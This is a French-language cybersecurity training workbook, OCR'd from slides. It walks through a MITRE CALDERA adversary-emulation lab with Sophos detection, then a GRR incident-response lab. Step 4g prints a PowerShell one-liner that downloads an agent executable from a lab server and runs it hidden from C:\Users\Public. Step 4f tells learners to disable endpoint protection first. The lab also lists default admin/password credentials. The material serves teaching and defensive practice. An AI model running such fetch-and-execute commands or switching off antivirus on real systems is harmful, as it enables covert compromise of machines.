
Manipulation de l'outil MITRE CALDERA

4b. Sélectionnez "Agents".




Manipulation de l'outil MITRE CALDERA

4c. Sélectionnez « Click here to deploy an agent ».



Manipulation de l'outil MITRE CALDERA


4d. Sélectionnez « 54ndc47 …. » dans la 1ère liste déroulante et « windows » dans la 2ème.



PARTIE 3

Manipulation de l'outil MITRE CALDERA


4e. Assurez-vous de remplacer 0.0.0.0:8888 par votre "IPv4:8888".



PARTIE 3

Manipulation de l'outil MITRE CALDERA


4f. Si Sophos est installé sur votre ordinateur avant le déploiement de l'agent, désactivez la protection en la remplaçant dans les paramètres et en désélectionnant les indicateurs.



Manipulation de l'outil MITRE CALDERA

4g. Copiez le script ci-dessous dans le terminal powershell de votre ordinateur.

```
$server="";$wc=New-Object">192.168.170.133:8888;$url="$server/.../download";$wc=New-Object
System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeade
rs["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","");get-process | ? {$_.modules.filename -
like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) |
Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```




PARTIE 3

Activité n° 1
Présenter MITRE CALDERA

Manipulation de l'outil MITRE CALDERA

4h. Revenez à votre outil de test Caldera pour vérifier que l'agent a été déployé avec succès.


5a. Cliquez sur « Operations » pour créer une nouvelle simulation d'attaque.



PARTIE 3

Manipulation de l'outil MITRE CALDERA

5b. Donnez un nom à votre opération et sélectionnez un adversaire (c'est-à-dire Super Spy). Appuyez sur Start une fois terminé.




Manipulation de l'outil MITRE CALDERA

5c. L'opération va s'exécuter, validez avec les cercles verts qui indiquent qu'elle a réussi.

Activité n° 1
Présenter MITRE CALDERA

Manipulation de l'outil MITRE CALDERA

6a. Accédez à Sophos Central et utilisez la requête Caldera Live Discover pour localiser l'attaque.





PARTIE 3

Activité n° 1
Présenter MITRE CALDERA

Manipulation de l'outil MITRE CALDERA

6b. À partir des résultats, vous pouvez pivoter sur le SophosPID pour afficher l'arborescence des processus.





PARTIE 3

PARTIE 4

Répondre à des incidents de Cybersécurité

Dans ce module, vous allez :

- Connaître les stratégies et le processus de réponse aux incidents
- Savoir comment automatiser la réponse aux incidents

12,5 heures

Activité n° 1

Utilisation de GRR (Google Rapid Response)


Compétences visées :

- Connaissance aisée des stratégies de réponse aux incidents
- Utilisation pratique des Framework de réponse aux incidents (GRR)

Recommandations clés :

- Se référer au cours
- Bien suivre les étapes du TP
- Consulter la documentation officielle

7 heures



CONSIGNES

1. Pour le formateur :

- Laisser à l'apprenant l'occasion de comprendre seul l'énoncé
- S'assurer de la bonne compréhension du contexte des méthodologies
- Discuter les réponses des apprenants avant de corriger

2. Pour l'apprenant :

- Se familiariser avec les frameworks de réponse aux incidents (GRR, Velociraptor), afin d'effectuer des activités IR plus rapides et plus efficaces

3. Conditions de réalisation :

- L'environnement de travail a été bien mis en place et configuré

4. Critères de réussite :

- Terminer toutes les étapes du TP avec succès
- 70% des réponses correctes pour les questions posées durant le déroulement des TP

Activité n° 1
Utilisation de GRR

Problématique et solution :

Problématique :

- Lorsqu'il s'agit de répondre à un incident sur les environnements d'entreprise, le temps de réponse et la visibilité sont essentiels.
- Supposons que plusieurs incidents aient été déclarés au sein d'un réseau d'entreprise hétérogène et que vous soyez appelé à creuser plus profondément et à identifier ce qui se passe réellement.

Solution :

- Pour résoudre ce problème, vous avez décider d'utiliser GRR et de déployer des clients **GRR** sur les points de terminaison et, par la suite, vous pourrez avoir à la fois une vue d'ensemble du réseau et un accès à la demande aux informations cruciales sur les points de terminaison.

La liste des terminaux concernés (qui comportent également un client GRR) est la suivante :

- win10-server.els-child.eLS.local
- jumpbox.els-child.eLS.local
- xubuntu

PARTIE 4

Activité n° 1
Utilisation de GRR

Objectifs d'apprentissage

- Plus précisément, vous apprendrez à utiliser les capacités de GRR pour :
    - ✓ Avoir une meilleure visibilité sur un réseau
    - ✓ Répondre aux incidents rapidement et efficacement
    - ✓ Effectuer à distance une analyse de la mémoire en utilisant le framework Rekall
    - ✓ Acquérir à distance des artefacts pour enquêter
    - ✓ Avoir une recherche proactive des menaces
- Au cours du laboratoire, vous aurez l'opportunité de détecter des logiciels malveillants (sans fichier), des techniques de persistance furtives et des tentatives d'escalade de privilèges, sur un réseau hétérogène et de type entreprise.

PARTIE 4

Activité n° 1
Utilisation de GRR

Configuration réseau et identifiants :

- Sous-réseau du répondant aux incidents : 172.16.66.0/24
- Sous-réseau des terminaux sous-investigués : 10.100.11.0/24
- Serveur GRR
    - IP : 10.100.11.122
- Type de connexion : VNC
    - Utilisez un client Linux ou Windows VNC pour vous connecter à GRR-Server (10.100.11.122)

Configurez une route statique, afin que le répondeur aux incidents puisse interagir avec les points de terminaison sur le sous-réseau 10.100.11.0/24.

- Pour vous connecter au panneau d'administration GRR (après vous être connecté au serveur GRR via VNC comme mentionné ci-dessus) :
    1. Ouvrez un navigateur Web
    2. Accédez à localhost:8000
    3. Soumettez les informations d'identification suivantes : admin/password

PARTIE 4

Activité n° 1
Utilisation de GRR

Tâches :

- Avant de procéder à l'analyse d'un incident ou d'identifier une anomalie, certaines informations requises doivent d'abord être recueillies. Ces informations sont les interactions réseau, les ports d'écoute, les processus en cours d'exécution, les services en cours d'exécution, les utilisateurs connectés, etc. N'hésitez pas à les prolonger.

Tâche 1 : identifier les anomalies sur le ENDPOINT win10-server.els-child.eLS.local, en tirant parti de GRR

- Tout d'abord, utilisez les capacités intégrées de **GRR** pour collecter rapidement autant d'informations initiales que possible sur ce point de terminaison. Ensuite, essayez d'identifier tout ce qui est suspect ou qui s'écarte de la norme.

PARTIE 4

Activité n° 1
Utilisation de GRR

Tâches

Tâche 2 : identifier toute anomalie sur le ENDPOINT jumpbox.els-child.eLS.local, en tirant parti de GRR

- Tout d'abord, utilisez les capacités intégrées de GRR pour collecter rapidement autant d'informations initiales que possible sur ce point de terminaison. Ensuite, essayez d'identifier tout ce qui est suspect ou qui s'écarte de la norme.

Cette fois, essayez également d'identifier comment le point de terminaison a été compromis en premier lieu.

Remarques


- Les processus Windows courants qui sont mal utilisés par les attaquants sont notepad.exe et calc.exe. Plus précisément, les attaquants génèrent généralement les processus susmentionnés, puis injectent du code malveillant dans leur espace d'adressage mémoire. L'analyse de la mémoire est nécessaire pour identifier ce qui a été chargé dans la mémoire d'un processus. Heureusement, GRR propose une analyse de la mémoire à distance, en utilisant le framework Rekall.
- Dans des environnements bien sécurisés et entièrement patchés, les humains sont généralement le maillon faible de la chaîne de sécurité de l'entreprise. Recherchez des documents Office malveillants, qui peuvent avoir incité l'utilisateur du point de terminaison à exécuter un code malveillant.

PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 1

- Au moment où un client GRR fait rapport à un serveur GRR, le point de terminaison comportant le client GRR est interrogé. « L'interrogation » est un processus GRR qui collecte efficacement un trésor d'informations sur les terminaux.
- Tout d'abord, une fois que vous êtes connecté au panneau d'administration GRR (vous trouverez des informations sur la procédure à suivre ci-dessus, dans la section Configuration réseau et informations d'identification), vous pouvez répertorier tous les clients GRR déployés en cliquant sur la zone de recherche et en appuyant sur rien d'autre que Entrer.

